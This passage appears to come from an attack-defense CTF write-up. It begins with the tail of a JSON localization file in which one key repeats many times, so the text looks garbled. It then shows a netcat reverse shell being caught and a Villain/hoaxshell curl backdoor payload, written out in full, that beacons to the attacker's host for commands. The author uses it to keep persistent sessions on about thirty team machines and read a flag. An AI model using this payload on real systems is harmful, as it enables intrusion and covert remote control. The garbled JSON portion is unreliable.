198      "favoriteHistoricalTrust": "This Trust",
199      "favoriteHistoricalLove": "This Love",
200      "favoriteHistoricalKindness": "This Kindness",
201      "favoriteHistoricalGenerosity": "This Generosity",
202      "favoriteHistoricalCompassion": "This Compassion",
203      "favoriteHistoricalEmpathy": "This Empathy",
204      "favoriteHistoricalSympathy": "This Sympathy",
205      "favoriteHistoricalPity": "This Pity",
206      "favoriteHistoricalMisery": "This Misery",
207      "favoriteHistoricalSorrow": "This Sorrow",
208      "favoriteHistoricalGrief": "This Grief",
209      "favoriteHistoricalLoss": "This Loss",
210      "favoriteHistoricalFailure": "This Failure",
211      "favoriteHistoricalDefeat": "This Defeat",
212      "favoriteHistoricalSetback": "This Setback",
213      "favoriteHistoricalObstacle": "This Obstacle",
214      "favoriteHistoricalChallenge": "This Challenge",
215      "favoriteHistoricalProblem": "This Problem",
216      "favoriteHistoricalIssue": "This Issue",
217      "favoriteHistoricalConcern": "This Concern",
218      "favoriteHistoricalWorry": "This Worry",
219      "favoriteHistoricalAnxiety": "This Anxiety",
220      "favoriteHistoricalStress": "This Stress",
221      "favoriteHistoricalFrustration": "This Frustration",
222      "favoriteHistoricalAnger": "This Anger",
223      "favoriteHistoricalIrritation": "This Irritation",
224      "favoriteHistoricalDislike": "This Dislike",
225      "favoriteHistoricalDisapproval": "This Disapproval",
226      "favoriteHistoricalDisrespect": "This Disrespect",
227      "favoriteHistoricalDisobedience": "This Disobedience",
228      "favoriteHistoricalDisloyalty": "This Disloyalty",
229      "favoriteHistoricalDisaffection": "This Disaffection",
230      "favoriteHistoricalDisaffection": "This Disaffection",
231      "favoriteHistoricalDisaffection": "This Disaffection",
232      "favoriteHistoricalDisaffection": "This Disaffection",
233      "favoriteHistoricalDisaffection": "This Disaffection",
234      "favoriteHistoricalDisaffection": "This Disaffection",
235      "favoriteHistoricalDisaffection": "This Disaffection",
236      "favoriteHistoricalDisaffection": "This Disaffection",
237      "favoriteHistoricalDisaffection": "This Disaffection",
238      "favoriteHistoricalDisaffection": "This Disaffection",
239      "favoriteHistoricalDisaffection": "This Disaffection",
240      "favoriteHistoricalDisaffection": "This Disaffection",
241      "favoriteHistoricalDisaffection": "This Disaffection",
242      "favoriteHistoricalDisaffection": "This Disaffection",
243      "favoriteHistoricalDisaffection": "This Disaffection",
244      "favoriteHistoricalDisaffection": "This Disaffection",
245      "favoriteHistoricalDisaffection": "This Disaffection",
246      "favoriteHistoricalDisaffection": "This Disaffection",
247     
```

```
(miracle0604@kali)~$ nc -lnvp 10105
listening on [any] 10105 ...
connect to [192.168.131.15] from (UNKNOWN) [172.16.129.11] 47440
/bin/sh: 0: can't access tty; job control turned off
$ ip a s
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
2: ens192: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:84:0e:5f brd ff:ff:ff:ff:ff:ff
    altname enp11s0
    inet 172.16.129.11/24 brd 172.16.129.255 scope global dynamic ens192
        valid_lft 6152sec preferred_lft 6152sec

$ id
uid=111(flask-app) gid=111(flask-app) groups=111(flask-app)
$
```

After login, I fire up my villain C2 to put another interactive shell inside the victim machine to get persistence on it. By using generate payload=linux/hoaxshell/sh_curl lhost=eth0 a reverse shell payload will be generated:

```
nohup bash -c
's=192.168.131.15:8080&&i=952384-99c031-1ed5f0&&hname=$(hostname)&&
p=http://;curl -s "$p$s/952384/$hname/$USER" -H "Authorization: $i"
-o /dev/null;if [ $r == bye ]; then pkill -P $$; else curl -s
$p$s/1ed5f0 -X POST -H "Authorization: $i" -d "$r";echo $$;fi; fi;
sleep 0.8; done;' & disown
```

```
Villain > generate payload-linux/hoaxshell/sh_curl lhost=eth0
Generating backdoor payload ...
nohup bash -c 's=192.168.131.15:8080&&i=952384-99c031-1ed5f0&&hname=$(hostname)&&p=http://;curl -s "$p$s/952384/$hname/$USER" -H "Authorization: $i" -o /dev/null;if [ $r == bye ]; then pkill -P $$; else curl -s $p$s/1ed5f0 -X POST -H "Authorization: $i" -d "$r";echo $$;fi; fi; sleep 0.8; done;' & disown
Copied to clipboard!
```

And past it to the shell that we get through nc. Now our villain C2 will get the connection for the victim and interact with it. This gives us a much easier way to manage the huge number of victims.

```
Villain > generate payload-linux/hoaxshell/sh_curl lhost=eth0
Generating backdoor payload ...
nohup bash -c 's=192.168.131.15:8080&&i=952384-99c031-1ed5f0&&hname=$(hostname)&&p=http://;curl -s "$p$s/952384/$hname/$USER" -H "Authorization: $i" -o /dev/null;if [ $r == bye ]; then pkill -P $$; else curl -s $p$s/1ed5f0 -X POST -H "Authorization: $i" -d "$r";echo $$;fi; fi; sleep 0.8; done;' & disown
Copied to clipboard!
Villain > sessions
```

| Session ID | IP Address | OS Type | User | Owner | Status |
|----------------------|---------------|---------|---------------------|-------|-----------|
| 059655-ff1c05-07a5c3 | 172.16.131.11 | Linux | Undefined@Undefined | Self | Active |
| 720f87-62ead3-c85bb2 | 172.16.131.11 | Linux | Undefined@Undefined | Self | Active |
| 68ba45-9ca882-c7a405 | 172.16.131.11 | Linux | Undefined@Undefined | Self | Active |
| Team101 | 172.16.101.11 | Linux | Undefined@Undefined | Self | Active |
| Team102 | 172.16.102.11 | Linux | Undefined@Undefined | Self | Active |
| Team103 | 172.16.103.11 | Linux | Undefined@Undefined | Self | Undefined |
| Team104 | 172.16.104.11 | Linux | Undefined@Undefined | Self | Active |
| Team106 | 172.16.106.11 | Linux | Undefined@Undefined | Self | Undefined |
| Team107 | 172.16.107.11 | Linux | Undefined@Undefined | Self | Active |
| Team108 | 172.16.108.11 | Linux | Undefined@Undefined | Self | Active |
| Team109 | 172.16.109.11 | Linux | Undefined@Undefined | Self | Active |
| Team110 | 172.16.110.11 | Linux | Undefined@Undefined | Self | Undefined |
| Team111 | 172.16.111.11 | Linux | Undefined@Undefined | Self | Active |
| Team112 | 172.16.112.11 | Linux | Undefined@Undefined | Self | Active |
| Team113 | 172.16.113.11 | Linux | Undefined@Undefined | Self | Undefined |
| Team114 | 172.16.114.11 | Linux | Undefined@Undefined | Self | Active |
| Team115 | 172.16.115.11 | Linux | Undefined@Undefined | Self | Active |
| Team116 | 172.16.116.11 | Linux | Undefined@Undefined | Self | Active |
| Team117 | 172.16.117.11 | Linux | Undefined@Undefined | Self | Active |
| Team118 | 172.16.118.11 | Linux | Undefined@Undefined | Self | Active |
| Team119 | 172.16.119.11 | Linux | Undefined@Undefined | Self | Undefined |
| Team120 | 172.16.120.11 | Linux | Undefined@Undefined | Self | Active |
| Team121 | 172.16.121.11 | Linux | Undefined@Undefined | Self | Undefined |
| Team122 | 172.16.122.11 | Linux | Undefined@Undefined | Self | Active |
| Team123 | 172.16.123.11 | Linux | Undefined@Undefined | Self | Active |
| Team124 | 172.16.124.11 | Linux | Undefined@Undefined | Self | Undefined |
| Team125 | 172.16.125.11 | Linux | Undefined@Undefined | Self | Undefined |
| Team126 | 172.16.126.11 | Linux | Undefined@Undefined | Self | Undefined |
| Team127 | 172.16.127.11 | Linux | Undefined@Undefined | Self | Undefined |
| Team128 | 172.16.128.11 | Linux | Undefined@Undefined | Self | Active |
| Team129 | 172.16.129.11 | Linux | Undefined@Undefined | Self | Undefined |
| Team130 | 172.16.130.11 | Linux | Undefined@Undefined | Self | Active |
| 128f50-5afe6a-72e04f | 172.16.131.11 | Linux | Undefined@Undefined | Self | Active |
| 635d5f-5d4792-e1ab6a | 172.16.126.11 | Linux | Undefined@Undefined | Self | Undefined |
| 3d3830-43b962-ecf6b6 | 172.16.124.11 | Linux | Undefined@Undefined | Self | Undefined |

```
Villain >
```

We can just get the flag with /usr/local/bin/flag with interact with the shell sessions we want using the shell with the sessions ID.

```

Villain > sessions

```

| Session ID | IP Address | OS Type | User | Owner | Status |
|----------------------|---------------|---------|---------------------|-------|-----------|
| 059655-ff1c05-07a5c3 | 172.16.131.11 | Linux | Undefined@Undefined | Self | Active |
| 720f87-62ead3-c85bb2 | 172.16.131.11 | Linux | Undefined@Undefined | Self | Active |
| 68ba45-9ca882-c7a405 | 172.16.131.11 | Linux | Undefined@Undefined | Self | Active |
| Team101 | 172.16.101.11 | Linux | Undefined@Undefined | Self | Active |
| Team102 | 172.16.102.11 | Linux | Undefined@Undefined | Self | Active |
| Team103 | 172.16.103.11 | Linux | Undefined@Undefined | Self | Undefined |
| Team104 | 172.16.104.11 | Linux | Undefined@Undefined | Self | Active |
| Team106 | 172.16.106.11 | Linux | Undefined@Undefined | Self | Undefined |
| Team107 | 172.16.107.11 | Linux | Undefined@Undefined | Self | Active |
| Team108 | 172.16.108.11 | Linux | Undefined@Undefined | Self | Active |
| Team109 | 172.16.109.11 | Linux | Undefined@Undefined | Self | Active |
| Team110 | 172.16.110.11 | Linux | Undefined@Undefined | Self | Undefined |
| Team111 | 172.16.111.11 | Linux | Undefined@Undefined | Self | Active |
| Team112 | 172.16.112.11 | Linux | Undefined@Undefined | Self | Active |
| Team113 | 172.16.113.11 | Linux | Undefined@Undefined | Self | Undefined |
| Team114 | 172.16.114.11 | Linux | Undefined@Undefined | Self | Active |
| Team115 | 172.16.115.11 | Linux | Undefined@Undefined | Self | Active |
| Team116 | 172.16.116.11 | Linux | Undefined@Undefined | Self | Active |
| Team117 | 172.16.117.11 | Linux | Undefined@Undefined | Self | Active |
| Team118 | 172.16.118.11 | Linux | Undefined@Undefined | Self | Active |
| Team119 | 172.16.119.11 | Linux | Undefined@Undefined | Self | Undefined |
| Team120 | 172.16.120.11 | Linux | Undefined@Undefined | Self | Active |
| Team121 | 172.16.121.11 | Linux | Undefined@Undefined | Self | Undefined |
| Team122 | 172.16.122.11 | Linux | Undefined@Undefined | Self | Active |
| Team123 | 172.16.123.11 | Linux | Undefined@Undefined | Self | Active |
| Team124 | 172.16.124.11 | Linux | Undefined@Undefined | Self | Undefined |
| Team125 | 172.16.125.11 | Linux | Undefined@Undefined | Self | Undefined |
| Team126 | 172.16.126.11 | Linux | Undefined@Undefined | Self | Undefined |
| Team127 | 172.16.127.11 | Linux | Undefined@Undefined | Self | Undefined |
| Team128 | 172.16.128.11 | Linux | Undefined@Undefined | Self | Active |
| Team129 | 172.16.129.11 | Linux | Undefined@Undefined | Self | Undefined |
| Team130 | 172.16.130.11 | Linux | Undefined@Undefined | Self | Active |
| 128f50-5afe6a-72e04f | 172.16.131.11 | Linux | Undefined@Undefined | Self | Active |
| 635d5f-5d4792-e1ab6a | 172.16.126.11 | Linux | Undefined@Undefined | Self | Undefined |
| 3d3830-43b962-ecf6b6 | 172.16.124.11 | Linux | Undefined@Undefined | Self | Undefined |

```

Villain > shell Team101

This session is unstable. Consider running a socket-based rshell process in it.
Interactive pseudo-shell activated.
Press Ctrl + C or type "exit" to deactivate.

Undefined@Undefined: /usr/local/bin/flag
ihack24{1723009331.VMhbtQJ7UUUyCxsm93Y5jD4ieiPwL7Hxk2urC/59kHU=}
Undefined@Undefined:

```